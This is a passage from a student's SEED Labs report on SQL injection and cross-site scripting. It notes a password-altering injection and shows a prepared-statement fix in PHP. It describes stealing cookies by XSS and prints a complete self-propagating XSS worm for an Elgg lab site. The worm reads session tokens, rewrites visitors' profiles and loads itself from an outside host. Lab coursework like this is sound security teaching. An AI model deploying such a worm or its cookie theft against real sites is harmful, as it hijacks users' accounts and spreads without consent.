+----+-------+-------+----------+-------+----------+-------------+---------+------------------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

Explanation:I added 'password=sha1('virus')' to the query, which resulted in an alteration of the hashed password in the database.

Task 4: Countermeasure — Prepared Statement

```
root@131c45fb6f98: /var/www/SQL_Injection/defense
root@131c45fb6f98: /        seed@VM: ~/.../Labsetup        root@131c45fb6f98: /var/www/SQL_Injection/d...
  GNU nano 4.8                    unsafe.php                    Modified
$conn = getDB();

// do the query
/*
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}
*/
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name=? and Password=? ");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name,$eid, $salary, $ssn );
$stmt->fetch();
$stmt->close();
// close the sql connection

^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos   M-U Undo   M-A Mark Text   M-] To Bracket
^X Exit       ^R Read File   ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line M-E Redo   M-6 Copy Text   ^Q Where Was
```







Explanation: I navigated to the source code, commented out the entire query, and set up bind parameters. Following this, I utilized a prepared statement. The result was as expected: the query was not executed on the www.seed-server.com/defence website.

Section 2: Lab 2 (Cross-Site Scripting Attack Lab)


Task 1: Posting a Malicious Message to Display an Alert Window






Explanation: During this phase, I entered an alert script into the bio field of a user profile. When the profile was saved, the script was successfully executed, resulting in an alert display.


Task 2: Posting a Malicious Message to Display Cookies






Explanation:By inserting 'document.cookie' into the bio field, I was able to display cookies on the webpage once the script was executed.


Task 3: Stealing Cookies from the Victim's Machine






Explanation: In order to achieve this, I inserted a script that would send cookies to port 5555. After setting this port locally on my machine and executing the script, I was able to retrieve the cookies on my command line interface.


Task 4: Becoming the Victim's Friend






Explanation: For this task, I used a script provided by Seedlab, updating the GUID and URL as required then when I ran this script, the friend list was updated automatically, indicating successful execution.

Task 5: Modifying the Victim's Profile





Explanation: Using a script provided by Seedlab, I made necessary adjustments to the URL, GUID, and added the description "Sir Mudassar is my hero" and Upon running this script, the bio was automatically updated, indicating the successful execution of the code.

Task 6: Writing a Self-Propagating XSS Worm

www.example60.com/xssWorm.js

```
window.onload = function() {
alert("I am triggered!");

var wormCode= encodeURIComponent(
"<script type=\"text/javascript\" " +
            "id=\"worm\" " +
            "src=\"http://www.example60.com/xssWorm.js\">" +
            "<" + "/script>");
    // JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    // and Security Token __elgg_token
    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var desc = "&description=Sir Mudassar is my Hero" + wormCode;
    desc +="&accesslevel[description]=2";
    // Construct the content of your URL.
    var content = token + ts + name + desc + guid; // FILL IN
    var attackerGuid = 59; // FILL IN
    var sendurl = "http://www.seed-server.com/action/profile/edit";

    if (elgg.session.user.guid != attackerGuid) {
        // Create and send Ajax request to modify profile
        var Ajax = null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
```

SEED Project | Web_XSS_Elgg.pdf | Edit profile : Elgg For SE | example60.com/xssWorm.js

www.seed-server.com/profile/samy/edit

Elgg For SEED Labs | Blogs | Bookmarks | Files | Groups | Members | More | Search | Account

Edit profile

Display name

Samy

About me

Embed content | Visual editor

```
<script type="text/javascript" src="http://www.example60.com/xssWorm.js"></script>
```


Samy

Edit avatar


Edit profile


Change your settings


Account statistics

